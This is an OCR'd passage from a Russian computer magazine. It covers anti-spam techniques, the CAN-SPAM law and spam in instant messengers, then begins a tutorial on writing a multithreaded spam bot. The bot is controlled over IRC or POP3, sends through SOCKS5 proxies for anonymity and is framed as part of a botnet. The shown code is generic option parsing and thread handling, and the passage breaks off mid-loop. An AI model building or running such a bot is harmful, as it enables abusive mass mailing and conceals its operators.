фикациями. Сигнатуры — это своего рода слепки письма, белее короткие, чем само письмо, но идентифицирующие его достаточно точно. Используются самые разнообразные сигнатуры: список наиболее часто встречающихся слов письма, вектор служебных слов, контрольные суммы байт каждых пяти слов, свертки скользящих по тексту окон (шинглы) и так далее.

Одним из таких методов, основанных на сигнатурах, является Distributed Checksum Clearing House (DCC). Суть метода заключается в том, что для каждого входящего письма определяется контрольная сумма, после чего она отсылается на специальный DCC-сервер, где сверяется с базой данных. Если такая контрольная сумма уже неоднократно приходила на сервер, то письмо идентифицируется как спам. Но контрольные суммы разрабатывались для выявления ошибок при передаче данных. Отличие информации хотя бы на один бит приводит к формированию совершенно разных CRC. Таким образом, спамерам достаточно вставить пару случайных байт в письмо, и DCC-сервер ничего не заподозрит.

Специально для идентификации спама были разработаны так называемые «нечеткие контрольные суммы». Они составлены таким образом, что определенные части текстового сообщения не учитываются. Благодаря этому сервер DCC может присваивать сообщениям, содержащим одинаковые высказывания, идентичные регистрационные суммы. Используемые алгоритмы игнорируют интервалы (пробелы), удаляют имена пользователей из URL и пропускают случайные текстовые компоненты.

Некоторые серверы DCC работают и с приманками для спама. Эти системы предназначены для того, чтобы привлекать и собирать спам. Они могут быть сконфигурированы таким образом, чтобы обозначать как спам каждое поступающее к ним сообщение. Это надежный и эффективный метод, с помощью которого другие пользователи DCC могут гарантированно идентифицировать сообщение как спам.

Еще одним лингвистическим методом является Statistical Token Analysis. В случае STA речь идет о статическом методе анализа. Особенностью STA является то, что он учитывает как спам, так и хэм (не очень известное выражение из компьютерного жаргона для обозначения легитимных сообщений). Система идентифицирует спам и легитимные сообщения с помощью анализа слов и знаков соответствующего сообщения (значений частот и статистических сравнений). В базе сохраняются частотные характеристики для слов и знаков препинания, которые встречаются как в спаме, так и в хэме. С помощью этих сведений можно с высокой степенью точности определить легитимность письма.

Одной из разновидностей STA является метод на основе анализа Байеса. Этот анализ представляет собой методику комбинирования вероятности и основан на правиле, которое математик Томас Байес открыл в XVIII веке. Для каждого слова или знака препинания вычисляется вероятность попадания письма в спам или хэм. Затем, при получении нового сообщения его текст анализируется на основе этих вероятностей, то есть вычисляется коэффициент принадлежности письма к спаму по формуле Байеса.

Анализ Байеса, в противоположность обычным методам фильтрации по содержанию, имеет три решающих преимущества. Во-первых, анализ проводится для двух различных видов знаков: те, что свидетельствуют о спаме, и те, которые указывают на легитимные сообщения. Методически это намного точнее и надежнее, чем чистая фильтрационная техника. Во-вторых, правило Байеса работает совершенно независимо от используемого языка оригинала, и, в-третьих, пользователям не нужно постоянно контролировать и корректировать списки фильтрации.

Успешность метода зависит от наличия безошибочно проанализированных примеров идентифицированного спама или хэма. Затем на их основании могут быть созданы надежные базы дан-

## ЗАКОН ПРОТИВ СПАМА В США

В декабре 2003 года президент США Джордж Буш подписал закон против спама, который налагает ограничения на рассылку непрошеной электронной почты. Палата представителей США подавляющим большинством голосов утвердила этот закон, что явилось итогом продолжающихся уже шесть лет попыток создать федеральное законодательство, сдерживающее рассылку непрошеных коммерческих сообщений.

Эта мера, грозящая штрафами и тюремным заключением, призвана обуздать массовую рассылку рекламы. За нее проголосовали 392 конгрессмена против 5. «Американцы получают право заявить: «Вычеркните меня из вашего списка, мне это не нужно»,— говорит член республиканской партии Хизер Уилсон. По словам другого законодателя, республиканца Фреда Аптона, законопроект «защищает наших детей от невольного созерцания всего того мусора, который может вывалиться из семейного почтового ящика».

Закон носит официальное название «controlling the assault of non-solicited pornography and marketing act (can-spam)». Министерство юстиции США и министерство торговли США назвали can-spam «комплексом технологических, административных, гражданских и уголовных мер», который предоставит потребителям возможность сократить объем нежелательной почты. Положениями законопроекта запрещается:

- ФАЛЬСИФИКАЦИЯ ЗАГОЛОВКОВ ЭЛЕКТРОННОЙ ПОЧТЫ ИЛИ ИСПОЛЬЗОВАНИЕ ПОЧТОВОГО СЕРВЕРА ИЛИ ОТКРЫТЫХ ПОЧТОВЫХ ПЕРЕСЫЛОК «ДЛЯ ОБМАНА ИЛИ ВВЕДЕНИЯ В ЗАБЛУЖДЕНИЕ ПОЛУЧАТЕЛЕЙ» В ОТНОШЕНИИ ИСТОЧНИКА КОММЕРЧЕСКОГО ЭЛЕКТРОННОГО СООБЩЕНИЯ. ЗАПРЕЩАЕТСЯ ТАКЖЕ РЕГИСТРАЦИЯ «ПЯТИ ИЛИ БОЛЕЕ» УЧЕТНЫХ ЗАПИСЕЙ ЭЛЕКТРОННОЙ ПОЧТЫ ИЛИ «ДВУХ ИЛИ БОЛЕЕ ИМЕН ДОМЕНА» С ЛОЖНОЙ ИНФОРМАЦИЕЙ, А ТАКЖЕ ИХ ИСПОЛЬЗОВАНИЕ ДЛЯ ОТПРАВКИ КОММЕРЧЕСКИХ ЭЛЕКТРОННЫХ СООБЩЕНИЙ. ЗА ПЕРВОЕ НАРУШЕНИЕ ПРЕДУСМОТРЕНО НАКАЗАНИЕ ВПЛОТЬ ДО ТРЕХЛЕТНЕГО СРОКА ТЮРЕМНОГО ЗАКЛЮЧЕНИЯ.
- РАССЫЛКА КОММЕРЧЕСКИХ ЭЛЕКТРОННЫХ СООБЩЕНИЙ С ВВОДЯЩИМ В ЗАБЛУЖДЕНИЕ ТЕКСТОМ В СТРОКЕ SUBJECT («ТЕМА»), «КОТОРЫЙ МОЖЕТ БЫТЬ НЕПРАВИЛЬНО ИСТОЛКОВАН ПОЛУЧАТЕЛЕМ».
- РАССЫЛКА КОММЕРЧЕСКИХ ЭЛЕКТРОННЫХ СООБЩЕНИЙ БЕЗ «ДЕЙСТВИТЕЛЬНОГО ОБРАТНОГО АДРЕСА» ИЛИ ССЫЛКИ НА ВЕБ-СТРАНИЦУ, НА КОТОРОЙ МОЖНО ОТПИСАТЬСЯ ОТ РАССЫЛКИ.
- ПРИМЕНЕНИЕ АВТОМАТИЧЕСКИХ МЕТОДОВ, НАПРИМЕР СКРИПТОВ, ДЛЯ ИСПОЛЬЗОВАНИЯ УЧЕТНЫХ ЗАПИСЕЙ В ТАКИХ БЕСПЛАТНЫХ СЛУЖБАХ ЭЛЕКТРОННОЙ ПОЧТЫ, КАК HOTMAIL ИЛИ YAHOO.
- РАССЫЛКА КОММЕРЧЕСКИХ ЭЛЕКТРОННЫХ СООБЩЕНИЙ С «СЕКСУАЛЬНО ОРИЕНТИРОВАННЫМ СОДЕРЖАНИЕМ», ЕСЛИ В НИХ НЕ СОДЕРЖИТСЯ ССЫЛКА НА РЕКОМЕНДАЦИЮ ФЕДЕРАЛЬНОЙ ТОРГОВОЙ КОМИССИИ США. ЭТО ТРЕБОВАНИЕ НЕ РАСПРОСТРАНЯЕТСЯ НА СПИСКИ ПОДПИСКИ. НАРУШИТЕЛЯМ ГРОЗИТ ТЮРЕМНОЕ ЗАКЛЮЧЕНИЕ СРОКОМ ДО ПЯТИ ЛЕТ И ШТРАФ В РАЗМЕРЕ $150000.

ных с соответствующими таблицами частотности. Но содержание деловой переписки в значительной степени отличается от содержания личной. Из-за этого базы с частотами будут различны, более того, в зависимости от рода деятельности конкретного человека в письме могут фигурировать достаточно подозрительные слова. Для таких случаев созданы самообучающиеся STA-фильтры. Каждое пришедшее письмо оценивается фильтром, и если он случайно пропустил нежелательное рекламное сообщение, адресат сам должен его пометить как спам, и фильтр добавит его содержание в базу. Так же пользователь должен поступать и с хэмом, то есть помечать его как «не спам». Такой подход создает очень гибкую систему, позволяющую блокировать около 98% спама. Но, к сожалению, он не пригоден в условиях массовой почтовой службы, в основном по причине большого разнообразия словарного состава клиентских ящиков.

Для борьбы со спамом существуют так называемые «Обучаемые системы» (Machine Learning Systems). Разработанные подразделением Microsoft Research, обучаемые системы предназначены для блокирования спама с помощью таких методов, как нейронные сети, байесовские фильтры или другие средства.

В обучаемые системы вводится значительное количество реальных данных,— как минимум, тысячи сообщений, но в идеале миллионы,— помеченных как «нормальные» или «спам». В итоге эти системы начинают различать типы сообщений: они запоминают, что такие слова, как «щелкните» или «бесплатно», являются признаками спама, а такие, как «завтра» или «погода»,— свойствами нормального письма. Кроме того, они используют и другие характеристики сообщения. Например, письма со ссылками и изображениями с гораздо большей вероятностью являются спамом, чем те, где нет ни того, ни другого.


Провайдеры и почтовые серверы могут противодействовать спаму, исходящему от них самих. Для этого используются детекторы массовых рассылок. Этот метод может применяться там, где есть значительные объемы почты, то есть у провайдеров и на публичных почтах. Если какое-либо письмо направлено сразу сотням тысяч адресов, и при этом адрес отправителя не находится в списке основных серверов подписных рассылок (типа Subscribe.ru), вероятнее всего, что это спам.

Для выявления спама подобным образом необходимо выполнение двух условий: значительный объем почты и действенный способ определения «одинаковости» писем (с помощью различного рода сигнатур).

| | |
|---|---|
| Услуги по электронной рекламе | 2.5% |
| Спам «для взрослых» | 2.3% |
| Компьютеры и интернет | 3% |
| Остальной спам | 4% |
| Компьютерное мошенничество | 7% |
| Отдых и путешествия | 8% |
| Медикаменты: товары/услуги для здоровья | 9.6% |
| Личные финансы | 14% |
| Образование | 17% |
| Другие товары и услуги | 31% |

Однако данный метод не может дать твердое заключение, является ли конкретное письмо спамом или нет, а только констатирует факт массовости рассылки.

→ **Выводы.** Итак, после всего сказанного здесь можно сделать вывод, что идеального способа противодействия спаму нет, а методы незаконной рекламной рассылки постоянно модифицируются :). Но будем надеяться, что комплексное применение антиспамовых технологий позволит максимально эффективно бороться с нежелательными рекламными сообщениями **C**



**Пишите письма**

**www.spamtest.ru**
ресурс, посвященный борьбе со спамом

**www.rhyolite.com/anti-spam/dcc**
DCC-метод фильтрации спама

**www.ritlabs.com/ru/solutions/bayesyan.php**
фильтрация спама по Байесу

**www.ritlabs.com/ru/solutions/BayesIt.php**
антиспамерский фильтр BayesIt

# it's me Natasha

## Вездесущий спам

СПАМ ТАКЖЕ ОСВОИЛСЯ В ДОВОЛЬНО ПЕРСПЕКТИВНОЙ ОБЛАСТИ СЕРВИСОВ ДЛЯ ПЕРЕДАЧИ СООБЩЕНИЙ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ. ЭТО ЗНАКОМЫЕ ВСЕМ ICQ, MIRANDA, MSN MESSENGER, JABBER, AOL IM И ДРУГИЕ. ЭКСПЕРТЫ ПРОГНОЗИРУЮТ, ЧТО КОЛИЧЕСТВО ТАКИХ РАССЫЛОК БУДЕТ РАСТИ В ГЕОМЕТРИЧЕСКОЙ ПРОГРЕССИИ

Кирилл «Висельник» Блаженнов (http://blazhkir.blogspot.com)

Основная причина того, что спамеры так ценят мессенджеры, очевидна: многие подобные системы предоставляют возможность публичного доступа к базе пользовательских данных. Это позволяет достаточно оперативно формировать списки для рассылки с минимальными затратами. А если учесть, что такие базы данных включают в себя демографическую, географическую и личную информацию (возраст, пол, имя, место проживания, интересы), то становится ясно, почему мессенджеры являются ценной площадкой для рекламы. И спамеры часто собирают информацию о пользователях, делая рассылку персонализированной.

Спам в интернет-мессенджерах появился чуть ли не одновременно с их выходом. Сегодня по массовости спам в мессенджерах все еще уступает классическим «почтовым рассылкам», но по темпам роста оставляет их далеко позади. Например, Штаты, которые являются одной из самых продвинутых стран в плане интернет-технологий, сейчас просто захлебываются в интернет-пейджинге. 42% взрослых пользователей Сети в США пользуются этими технологиями (про молодежь и говорить нечего). Несмотря на то, что специальных исследований на этот счет не проводилось у нас, очевидно, что интернет-пейджеры (а, следовательно, и спам-рассылки в них) очень популярны и в России.

Наглядное свидетельство того, что спам в мессенджерах набирает обороты — появление отдельного термина «spim» (Spam by Instant Messaging). Правда, за этим термином не скрывается ничего особо нового. Различия обусловлены только разными инфраструктурами для потоков спама, то есть теми средствами, через которые весь этот бред и мусор попадает на глаза пользователю. Концепция и конечная цель спама независимы от способа доставки.

➔ **что рассылают.** В большинстве случаев рассылают, конечно же, рекламу. Она является самой распространенной, но не единственной формой спама, хотя у многих это уже синонимы. Даже компании, которые занимаются легальным бизнесом, рекламируют свои товары и услуги при помощи спамеров. Соотношение «охват клиентов/стоимость рассылки» — очень заманчивое, и клиенты клюют на него. Исходя из нашей законодательной базы, достаточно сложно определить, какая рассылка является законной, а какая нет. Тем более если спамер находится в другой стране, и приходится синхронизировать законы двух стран. Но и здесь уже есть прецеденты. Например, первый случай возбуждения уголовного дела против спамеров был зафиксирован в 2004 году, когда компания AOL подала исковые заявления против нескольких физических лиц, обвиняемых в массовой рассылке рекламы через программы мгновенного обмена сообщениями.

Конечно, рекламная рассылка при грамотном применении является очень хорошим инструментом маркетинга. Но поскольку криворукость и кривомозгость — болячка широко распространенная, то чаще всего такая рассылка превращается именно в серый спам. Что, во-первых, наносит огромный вред репутации рекламируемой компании, а во-вторых, репутации тех, кто занимается легальными рекламными рассылками.

Другое распространенное явление пришло в аську из реального мира — «письма счастья». В основном такие послания содержат в себе просьбу разослать само себя по всем контактам. Но иногда такое сообщение содержит мысль, что получатель письма может получить каким-то образом большую сумму денег, а отправитель может ему в этом помочь за небольшой стартовый капитал. В аське, например, часто проскакивает сообщение о «волшебных кошельках WebMoney, которые утраивают сумму». Разумеется, ожидаемой прибыли адресат не получает.

Даже просьба разослать себя другим — тоже далеко не безобидная вещь. Иногда таким образом узнается довольно много интересного о пользователях. Если, например, на каком-нибудь транзитном сервере ставится сниффер, фильтрующий ICQ-трафик и проверяющий пакеты по ключевым словам из рассылки. Поскольку число участников рассылки растет в геометрической прогрессии, то сбор становится эффективнее, а результаты сбора могут быть самые разнообразные: от статистики и топологии рассылки до данных из заголовков и тела писем.

Какой бы ни была рассылка, ее конечная цель — реакция пользователя. Для интернет-мессенджеров это важно, как нигде! Либо это переход по указанной ссылке, либо дублирование и рассылка этого же сообщения дальше, либо комбинация действий. Крупная волна спима (это 2003-2004 год) была сгенерированна элементарно: 90% сообщений гласили что-то вроде: «Привет, зайди на мой сайт www.сюда.ru». Сейчас пользователь уже поумнее стал, сначала пообщается, а потом уже кликает… Но кликает в 80% случаев.

➔ **проблемные места.** Методы, повышающие эффективность спима, будут совершенствоваться в основном в направлении создания универсального механизма, с помощью которого можно будет легко «закосить» под реального человека. Сейчас

### первые отголоски

А НАЧАЛОСЬ ВСЕ В ДАЛЕКОМ 2002, КОГДА WINDOWS XP ПЕШКОМ ПОД СТОЛ ХОДИЛ, НО УЖЕ ДОВОЛЬНО БОДРО И ПОЧТИ НЕ СПОТЫКАЯСЬ. ТОГДА КТО-ТО ИЗ УМЕЛЬЦЕВ ПРОСЕК ПРЕИМУЩЕСТВА СЕРВИСА ПОД НАЗВАНИЕМ MESSENGER. С НАДОЕДЛИВОЙ ПРОГРАММОЙ WINDOWS MESSENGER, КОТОРАЯ ИДЕТ В ПОСТАВКЕ С XP, ЭТОТ СЕРВИС ИМЕЕТ МАЛО ОБЩЕГО (РАЗВЕ ЧТО НАЗОЙЛИВОСТЬ). ЭТО ОДНА ИЗ СТАНДАРТНЫХ ВОЗМОЖНОСТЕЙ ВИНДЫ, КОТОРАЯ ПОЗВОЛЯЕТ СЕРВЕРАМ ОТПРАВЛЯТЬ ОПОВЕЩЕНИЯ НА РАБОЧИЕ СТАНЦИИ. ПРИЧЕМ ПОЯВЛЯЛИСЬ ТАКИЕ СООБЩЕНИЯ В ОБЫЧНЫХ ДИАЛОГОВЫХ ОКНАХ. ЭТОТ СПОСОБ РАССЫЛКИ ВСТРЕЧАЕТСЯ И СЕЙЧАС.

ПОМНИТЕ, КАК ДО ВЫХОДА SP2 ПОД WINDOWS XP ВЫПРЫГИВАЮЩЕЕ ОКОШКО «THE REGISTRY IS CORRUPTED. PLESASE VISIT THIS SITE AND DOWNLOAD PATCH» ИЛИ «ANNOYED BY THESE MESSAGES? VISIT THIS SITE» ДОВОДИЛО ВСЕХ ДО БЕЛОГО КОЛЕНЬЯ? ИСПОЛЬЗОВАЛОСЬ ОНО ДЛЯ ОПОВЕЩЕНИЯ NETBIOS, И ОТ НЕГО МОЖНО БЫЛО ИЗБАВИТЬСЯ ДВУМЯ СПОСОБАМИ: ПЕРЕКРЫТЬ ПОРТЫ ОТ 135 ДО 139 И 445 ИЛИ ПРОСТО ВЫРУБИТЬ ЭТОТ СЕРВИС ЧЕРЕЗ КОНСОЛЬ ОСНАСТКИ.

среднестатистический алгоритм бота ограничивается лексическим анализом текста сообщений и подбором ответа по словарю фраз. Личные данные бота при регистрации тоже подбираются по отдельному словарю. При желании бот может анализировать личные данные другого пользователя, делая беседу более персонализированной. А после непродолжительного диалога бот выдает какой-либо текст, в котором фигурирует ссылка (ради нее все затевалось). И обычно на это ведется более 80-90% респондентов, опять же, благодаря персонализации и выдумке спамера, который может заложить в словарь весьма интригующие фразы. Но основная трудность спамера и отличная возможность для пользователя отфильтровать ботов — отсутствие интеллекта у бота и бедность фантазии самих спамеров. Чтобы вывести жестянку на чистую воду, достаточно одного нестандартного вопроса или вопроса с неоднократным повтором.

Для мыла существует масса методик: создание черных списков, фильтрация сообщений на основе статистических методов, авторизация почтовых адресов, проверка существования отправителя и тому подобное. Применить для интернет-мессенджера можно, пожалуй, только черные списки (и то локально) и фильтрацию на основе статистических методов. Со статистикой особо не развернешься, так как сообщения, рассылаемые через мессенджеры, содержат мало текста, и это, в свою очередь, крайне затрудняет автоматический анализ теми средствами и алгоритмами, которые применяются для электронной почты. Если же применять «почтовые» техники определения спама, то первые три места в хит-параде спамерских сообщений займут сообщения: «Привет!», «Как дела?» и одиночный смайлик.

Ограничения по частоте пересылки в мессенджерах тоже не эффективны, так как активность общения по мессенджеру сильно зависит от количества свободного времени. А у некоторых — от других факторов, основным из которых является болтливость :). Соответственно, один и тот же человек может отправить несколько тысяч сообщений в сутки, разговаривая только с друзьями или по работе, а может не отправить ни одного. Также не подходит анализ сообщения по формальным признакам — из-за небольшого числа доступных клиентских программ, единой системы авторизации, высокой стандартизации и других особенностей реализации протоколов формальные признаки практически отсутствуют.

**Когда «куришь» спам, сильно не затягивайся**

➔ **борьба на уровне сервера.** Из перспективных разработок стоит отметить анализ статистики поведения пользователя: количество ответов, получаемых пользователем на его сообщения, количество занесений его в игнор-лист, количество безуспешных запросов на авторизацию и других параметров. Такое, кстати, уже невозможно в электронной почте. Хотя бы потому, что IM — синхронный метод общения, а почта — асинхронный. Далее следует анализ сообщения. Основной принцип схож с «почтовым»: строится база «спам-слов», каждому из них присваивается вероятность, что оно спамовое (то есть его «вес»), затем анализируется сообщение. Если сообщение набирает общий вес, переваливающий за установленный максимум, то оно уходит в топку. Кстати, по таким же соображениям работают всевозможные, но немногочисленные существующие антиспам-плагины для клиентов IM. Но на сервере их эффективность все равно на порядки выше.

➔ **борьба на уровне клиента.** А что же делать клиентам? Если возможно — запретить видимость статуса через web и отключить прием сообщений от пользователей вне контакт-листа. Либо использовать автоответчик, который будет переправлять пользователю сообщение: «Хочешь пообщаться, — вот тебе код, закинь мне его обратно для авторизации» (код сообщения генерируется самим автоответчиком).

А еще лучше просто не отвечать. Как с «нищими» в переходе: хочешь, чтобы их не было — не давай им ничего. Если так будут делать все прохожие, «нищие» уйдут сами. Прежде чем дать авторизацию, смотри информацию пользователя. Далее кидай пробное сообщение, но без особого смысла. Если ответ приходит в ту же секунду и не по контексту — в игнор.

➔ **о печальном.** Так что аська (и другие IM) — это не только «цветок на могиле рабочего времени». Спам в инстант-мессенджерах из явления экзотического постепенно переходит в повседневное. Противостояние спамеров и антиспамеров — вечно. Причина этого в одном — простота копирования и рассылки электронной информации. И неважно, что через эту информацию рассылать.

Новым витком может стать спит (spit) — непрошеные сообщения в системах интернет-телефонии. Низкая стоимость трафика и резко возросшее за последние несколько лет качество приводят к тому, что все больше людей переходят на пакетную передачу голоса. При этом возможности IP-телефонии не ограничиваются голосовой связью. Уже есть решения, которые могут отсылать до тысячи голосовых сообщений в минуту, производительность зависит от широты используемых каналов и мощности железа. Вот здесь уж точно придется применять кардинально новые способы борьбы **C**

СПАМ ПРАКТИЧЕСКИ ВЕЗДЕСУЩ. МАЛО ТОГО, ЧТО ОН ПРИХОДИТ ПО ЭЛЕКТРОННОЙ ПОЧТЕ, ТАК ЕЩЕ ИМЕЕТ СВОЙСТВО «МАТЕРИАЛИЗОВЫВАТЬСЯ» В РЕАЛЬНЫЕ ПОЧТОВЫЕ ЯЩИКИ, ОТКУДА ВЫГРЕБАЕТСЯ ОХАПКАМИ

## СПАМ



# дешевые рассылки

## Пишем спам-бота с управлением через irc и pop3

РАССЫЛКОЙ СООБЩЕНИЙ ПО ЭЛЕКТРОННОЙ ПОЧТЕ ВРУЧНУЮ СЕЙЧАС НЕ ЗАНИМАЕТСЯ НИ ОДИН СПАМЕР. ДЛЯ ЭТОГО ИСПОЛЬЗУЮТСЯ ПРОГРАММЫ, КОТОРЫЕ ОБЫЧНО ПИШУТСЯ НА ЗАКАЗ И НЕ ДОСТУПНЫ ШИРОКОМУ КРУГУ ЮЗЕРОВ. Я РЕШИЛ СОЗДАТЬ СВОЕГО СПАМ-БОТА, УПРАВЛЯЕМОГО С ПОМОЩЬЮ IRC ИЛИ POP3, СПОСОБНОГО РАССЫЛАТЬ СООБЩЕНИЯ В МНОГОПОТОЧНОМ РЕЖИМЕ И РАБОТАТЬ ЧЕРЕЗ ПРОКСИ

_4epen (xdiman@mail.ru)

➜ **основные возможности.** Сперва необходимо четко определить возможности и принцип работы программы. Спам-бот имеет два основных файла: файл со списком e-мейлов и файл с сообщением, которое необходимо рассылать. Каждое сообщение отправляется на определенный e-мейл в отдельном потоке. Для управления спам-ботом нам потребуется небольшой набор команд: добавление адреса электронной почты, запуск рассылки сообщений, остановка всех потоков и выход из программы. Для удобства я предлагаю два способа администрирования: с помощью специальных команд в IRC или POP3. В первом случае программа принимает сообщения в приват и обрабатывает их как команды, в последнем же случае через определенный интервал времени бот должен проверять отдельный почтовый ящик и просматривать сообщение на наличие команд. Естественно, должна быть предусмотрена аутентификация: я реализовал аутентификацию по одному паролю. Также (для анонимности) следует сделать возможной отправку сообщений через прокси, например, через SOCKS5. Ну и напоследок, должны присутствовать атрибуты любой спамерской программы — специальные макросы в теле письма, которые при отправке будут автоматически заменены конкретными значениями, как то: текущая дата, адрес получателя, адрес отправителя и так далее. После того, как описаны возможности, следует определиться с опциями бота.

➜ **общие опции спам-бота.** Наш спам-бот будет иметь несколько обязательных опций: sender — e-mail адрес отправителя; send_threads_cnt — количество потоков для рассылки сообщений; password — пароль для управления через IRC или POP3; send_emails_file — файл со списком e-mail адресов, каждый адрес записан в отдельной строке; send_message_file — файл с сообщением для отправки; oper — тип администрирования программы — 0 (немедленный старт), 1 (управление через IRC), 2 (управление через POP3). Следующие оп- >


**WARNING!**
ВСЯ ИНФОРМАЦИЯ ИЗ ЭТОЙ СТАТЬИ ПРИВЕДЕНА ИСКЛЮЧИТЕЛЬНО В ОБРАЗОВАТЕЛЬНЫХ ЦЕЛЯХ! ИСПОЛЬЗУЯ ЕЕ НА ПРАКТИКЕ, ТЫ НАРУШИШЬ ЗАКОН И ПОДВЕРГНЕШЬ СЕБЯ ГЛУБОКОМУ ДИЗРЕСПЕКТУ СО СТОРОНЫ ВСЕХ ИНТЕРНЕТЧИКОВ!

**Большое количество информации по реализации потоков можно найти на OpenNet**

ции зависят от типа управления и являются необязательными в общем случае.

➔ **опции управления через IRC.** В случае управления через IRC для начала необходимо указать сервер IRC-сети и порт. За это отвечают опции irc_server и irc_port :). Далее идут специфические для IRC параметры — irc_username, irc_nickname и irc_channel. Первые два необходимы для регистрации бота в сети, последний — канал, на котором бот будет ожидать выполнения команды. Программа заходит на канал для удобства отправки команд сразу всем ботам в том случае, если у тебя их несколько. Можно описать еще две опции, которые я не встроил в программу, но которые также могут быть полезны — пароль на сервер и пароль на канал, чтобы никто другой не мог воспользоваться твоим спам-ботнетом :).

➔ **опции управления через POP3.** Идея управления ботом через POP3 заключается в следующем: через определенный интервал спам-бот проверяет заданный почтовый ящик на наличие новых писем, а в случае обнаружения — считывает тело письма и просматривает его на наличие команд. Если команды обнаружены и пароль совпадает, бот выполняет их. После выполнения программа удаляет письмо. Опции pop_server, pop_username и pop_password отвечают за адрес мейл-сервера, логин и пароль соответственно. Для расширения функциональности еще можно задавать в опциях интервал проверки и порт, но для этого должны быть предусмотрены умолчания.

➔ **опции прокси.** В случае использования прокси нам потребуются три опции: версия SOCKS-протокола, адрес прокси-сервера и порт. Хочу заметить, что заставить почту работать через HTTP proxy несколько проблематично, вследствие этого благоразумно отправлять письма через SOCKS4- или SOCKS5-прокси. В данной статье я опишу только протокол SOCKS5, но ты с легкостью сможешь реализовать взаимодействие спам-бота и с 4 версией протокола. Для увеличения функциональности можно передавать опцией не сервер и порт, а файл со списком прокси, записанный в виде proxy:port.

➔ **получение «длинных» опций.** Обычно, после описания опций программы я приступаю к созданию либо парсера конфигурационного файла, либо парсера опций командной строки. В данном случае мы поступим вторым образом, а именно — будем использовать замечательную функцию getopt_long, позволяющую парсить «длинные опции». Прототип этой функции описан в файле getopt.h и имеет следующий вид:

```
int getopt_long(int, char *const[],
const char*, const struct option*,
int*);
```

Первые две опции мы передаем из функции main() — это argc и argv, количество аргументов и сами аргументы командной строки соответственно. Следующую опцию мы пока пропустим, а я расскажу о предпоследнем параметре. Как ты уже заметил, этот параметр структурного типа struct option. Этот тип описан там же, в getopt.h, и имеет следующий формат:

```
struct option
{
  const char *name;
  int has_arg;
  int *flag;
  int val;
};
```

Поясню каждый элемент структуры. Первый элемент — const char* name — это сама «длинная» опция. Напомню, «длинные» опции, принимающие параметр, в командной строке указываются следующим образом: --parameter[=arg], а короткие — -parg. Мы же должны описать массив типа данной структуры и первым элементом указать требуемую «длинную» опцию. Опции, помимо явного задания какого-либо параметра, могут включать-выключать какой-либо режим, например опция verbose включает режим подробного вывода сообщений в лог и не принимает аргумента. Чтобы определить, принимает опция аргумент или нет, предусмотрен следующий элемент структуры — has_arg. Он может принимать следующие значения — no_argument (опция не принимает аргумент), required_argument (аргумент обязателен), optional_argument (аргумент необязателен). Элемент flag — переменная для записи результата работы функции. Если она равна NULL, функция возвращает значение с помощью оператора return. И, наконец, последний элемент: в нашем случае это символ для «короткого» задания опции. Теперь самое время создать массив типа данной структуры и заполнить его нужными значениями для обработки всех опций. И еще один важный момент — в последнем элементе массива все элементы структуры должны равняться нулю или NULL. Теперь настало время рассказать про третий аргумент функции getopt_long. Это строка, составленная из символов — коротких опций и двоеточий. Если после опции идет ее аргумент, то после этого символа ставится двоеточие, в противном случае — идет символ следующей короткой опции. Последний аргумент — option_index — нам не пригодится, о его назначении можешь прочитать, введя man getopt. Функция getopt_long будет возвращать один из символов — коротких опций или -1 в случае завершения парсинга командной строки. Для удобства обработки рекомендуется использовать оператор switch. Еще один важный момент — указатель на считанный аргумент для обработанной опции содержится в переменной optarg, а если обнаружена неизвестная опция, то функция возвращает знак вопроса. После обработки опций подобным образом обязательно должна быть проверка, определяющая, входят ли заданные целочисленные значения в определенный интервал, заданы ли значения для необходимых опций и т.д. На этом обработку опций можно завершить, и переходить к дальнейшей разработке.

➔ **реализация многопоточности.** Для ускорения работы я решил сделать наш спам-бот многопоточным. Для этого существует несколько решений. Первое из них — создавать потоки с помощью fork(). В данном случае дочерний поток является независимым процессом, продолжающим работать даже после завершения родителя. Память в таком случае не разделяется, что затрудняет сбор результатов от всех потоков. Для межпроцессного взаимодействия используется функция pipe(), но я считаю данный способ неподходящим к нашей задаче. Следующий

способ, опробованный мной — системный вызов clone() с параметром CLONE_VM. Этот параметр отвечает за разделение памяти между родительским процессом и потомком, за исключением того, что необходимо самому выделить пространство для стека потока. Этот способ весьма удобен, но у меня по какой-то странной причине память не хотела разделяться, и я предпочел другой вариант :). Другой вариант, который рекомендуют использовать в большинстве многопоточных программ — это POSIX Threads. Это набор своеобразных функций-врапперов, скрывающих от тебя низкоуровневую реализацию с вызовом clone(). В нашем случае для удобства работы я определил для всех потоков структуру thread_info, имеющую следующий вид:

```
struct thread_info
{
 int id;            /* num of struct */
 int result;        /* result of exec */
 int status;        /* thread status */
 pthread_t thread;  /* thread struct */
 char email[20];    /* email to send */
 char *host;        /* host to connect */
 char *sender;      /* message sender */
 char *msg;         /* message */
};

struct thread_info threads[MAX_THREADS];

/* all threads */
```

В i-ом элементе массива threads содержится информация для i-го потока. Расскажу подробнее об элементах данной структуры. Первый элемент — id — это номер текущего потока, в следующий — result — помечается результат выполнения. О назначении элемента status можно догадаться — он обозначает статус потока, THREAD_RUNNING или THREAD_STOPPED. Элемент thread — своеобразный pthread-дескриптор данного потока, а следующие элементы содержат задание, выполняемое потоком — адрес электронной почты, адрес мейл-сервера, адрес отправителя и само сообщение. В следующем фрагменте кода показано распределение заданий между потоками:

**Распределение заданий**

**Распределение заданий между потоками**

```
for(i=0;i<send_threads_cnt;i++)
{
 if(i == send_threads_cnt - 1 &&
 threads[i].status!=THREAD_STOPPED)
{ i = 0; continue; }
 if(threads[i].status != THREAD_STOPPED)
continue;
 free_thread_info(i);
 bzero(threads[i].email, 20);
